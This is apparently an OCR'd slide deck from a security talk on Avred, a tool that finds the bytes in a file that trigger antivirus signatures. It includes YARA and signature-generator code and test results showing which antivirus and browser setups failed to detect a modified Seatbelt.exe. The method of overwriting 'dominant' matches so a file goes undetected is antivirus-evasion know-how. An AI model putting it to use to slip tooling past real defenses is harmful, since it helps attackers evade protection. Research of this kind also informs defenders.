


```
/* DISCLAIMER
 * The strings used in this rule have been automatically selected from the
 * disassembly of memory dumps and unpacked files, using YARA-Signator.
 * The code and documentation is published here:
 * https://github.com/fxb-cocacoding/yara-signator
 * As Malpedia is used as data source, please note that for a given
 * number of families, only single samples are documented.
 * This likely impacts the degree of generalization these rules will offer.
 * Take the described generation method also into consideration when you
 * apply the rules in your use cases and assign them confidence levels.
 */


strings:
    $sequence_0 = { c9 c3 55 8bec 81ecc4090000 }
        // n = 5, score = 4900
        //   c9                   | leave
        //   c3                   | ret
        //   55                   | push                ebp
        //   8bec                 | mov                 ebp, esp
        //   81ecc4090000         | sub                 esp, 0x9c4

    $sequence_1 = { 33c0 7402 ebfa e8???????? }
        // n = 4, score = 4800
        //   33c0                 | xor                 eax, eax
        //   7402                 | je                  4
        //   ebfa                 | jmp                 0xfffffffc
        //   e8????????           |
```

https://yaraify.abuse.ch/yarahub/rule/win_qakbot_malped/



```java
while(rs.next()) {
        if(progress == config.instructionLimitPerFamily) {
                logger.warn("family: " + family_id + " ran into the limit of " + config.instructionLimitPerFamily + "! Rule might be useless...");
                break;
        }
        Ngram ngram = new Ngram(i);
        //String familyFromDB = rs.getString("family");
        int score = rs.getShort("score");
        Integer[] filenamesFromDB = (Integer[]) rs.getArray("sample_id").getArray();
        //int bitness = rs.getInt("bitness");

        //TODO: find the correct bitness
        int bitness = 32;
        int occurenceFromDB = rs.getInt("occurence");
        String concatFromDB = rs.getString("concat");

        //We have an empty entry at position [0] now, because the structure behind this looks like that: #e800000000#7505#7403#6c
        String[] concat = concatFromDB.split("#");

        ArrayList<Instruction> instructions;
        instructions = generateInstructionsFromConcatString(i, bitness, concatFromDB, concat, config.capstone_host, config.capstone_port);
        ngram.setNgramInstructions(instructions);
```



```java
                //ins.setMnemonics(al);
        } else if(bitness == 64) {
                //ins.setMnemonics(disasm.getMnemonics64(concat[index], 0x00));
        } else {
                throw new UnsupportedOperationException();
        }
```

Summary

- AV use something like yara
    - AND / OR of several byte patterns
- Most files have a dominant match
    - Dominant: change this part of the file to make file undetected
- Reversing the signature with an AV oracle is not trivial
    - Performance
    - Correctness
- Verifier
    - Reversing the boolean formula of the signature
    - Making sure the match is really a match

Realistic Testing
with AV's

Verifying the Verifier

Verifying the Verifier

Lets perform some tests with real-life AV
Just fully overwrite complete dominant matches
Download file with different browsers
See whats happening

Note:

- No execution, only download

Verifying the Verifier

Demo:

- Seatbelt.exe Match 0

Verifying the verifier

What	Defender Chrome **+CDP**	Defender Firefox **+CDP**	Defender Firefox -CDP	Defender Chrome -CDP	AVG Chrome	Avira Firefox
Seatbelt.exe Match #0	**D**	ND	ND	ND	ND	ND

D: Detected
ND: Not detected


CDP: Cloud Delivery Protection

AV: AVG

Demo: AVG

AV: Avira

Demo: Avira



Virus & threat protection

Protection for your device against threats.

Microsoft Defender Antivirus options

Windows Community videos

Learn more about Virus & threat protection

Have a question?

Get help

Who's protecting me?

Manage providers

Help improve Windows Security

Give us feedback

Change your privacy settings

View and change privacy settings for your Windows 10 device.

Privacy settings

Privacy dashboard


Privacy Statement

…istung mit einem Klick.

AV Defender: Firefox

Demo
Defender
Firefox
Cloud-Delivered Protection


Result:
Not detected



AV Defender: Chrome

Demo
Defender
Chrome
NO Cloud Delivered
Protection

Result:
Not detected



Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

● On

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

⚠ Cloud-delivered protection is off. Your device may be vulnerable. Dismiss

○ Off

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

⚠ Automatic sample submission is off. Your device may be vulnerable. Dismiss

○ Off

Submit a sample manually

Tamper Protection

Have a question?
Get help

Help improve Windows Security
Give us feedback


Change your privacy settings
View and change privacy settings for your Windows 10 device.
Privacy settings
Privacy dashboard
Privacy Statement

Home
Virus & threat protection
Account protection
Firewall & network protection
App & browser control
Device security
Device performance & health
Family options
Settings
Activate Windows
Go to Settings to activate Windows.
ENG
04:16
24/06/2023

AV Defender: Chrome + Cloud-Delivered protection

Demo
Defender
Chrome
Cloud-Delivered
protection

Result:
Detected



Home
Virus & threat protection
Account protection
Firewall & network protection
App & browser control
Device security
Device performance & health
Family options
Settings

Virus & threat protection settings

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Real-time protection
Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Cloud-delivered protection
Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

On

Automatic sample submission
Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

⚠ Automatic sample submission is off. Your device may be vulnerable. Dismiss

Off

Submit a sample manually

Tamper Protection
Prevents others from tampering with important security features.

Have a question?
Get help

Help improve Windows Security
Give us feedback

Change your privacy settings
View and change privacy settings for your Windows 10 device.
Privacy settings
Privacy dashboard
Privacy Statement

Activate Windows
Go to Settings to activate Windows.


Avred: Outflank in Real-Life: Defender

Strong:

- Defender Cloud-Delivered Protection
- With Chrome, Edge

Weak:


- Firefox with CDP
- AVG
- Avira



Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

● On



Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.


⚠ Automatic sample submission is off. Your device may be vulnerable. Dismiss


○ Off

Add information to matches

Augmentation

Augmentation





WE DO THIS
NOT BECAUSE
IT IS EASY,
BUT BECAUSE
WE THOUGHT
IT WOULD BE EASY

Augmentation

We only have hexdumps

Which match is easiest to change?



Match 0: 155450 (size: 208)

Has Disassembly

.text methods {'::.ctor', '::<DomainUsernames>b__26_0', '::<.ctor>b__1_22', '::Compare', ':

```
00025F3A    2A 1A 73 7D 06 00 06 2A 22 02 03 28 39 00 00 0A    *.s}...*"..(9...
00025F4A    2A 2E 73 E8 07 00 06 80 82 06 00 04 2A 1E 03 6F    *.s.........*..o
00025F5A    5B 00 00 0A 2A 00 13 30 03 00 30 00 00 00 62 01    [...*..0..0...b.
00025F6A    00 11 03 8E 69 0A 04 8E 69 0B 06 07 28 EF 02 00    ....i...i...(...
00025F7A    0A 0C 16 0D 2B 14 03 09 91 04 09 91 2E 08 03 09    ....+...........
00025F8A    91 04 09 91 59 2A 09 17 58 0D 09 08 32 E8 06 07    ....Y*..X...2...
00025F9A    59 2A 42 53 4A 42 01 00 01 00 00 00 00 00 0C 00    Y*BSJB..........
00025FAA    00 00 76 34 2E 30 2E 33 30 33 31 39 00 00 00 00    ..v4.0.30319....
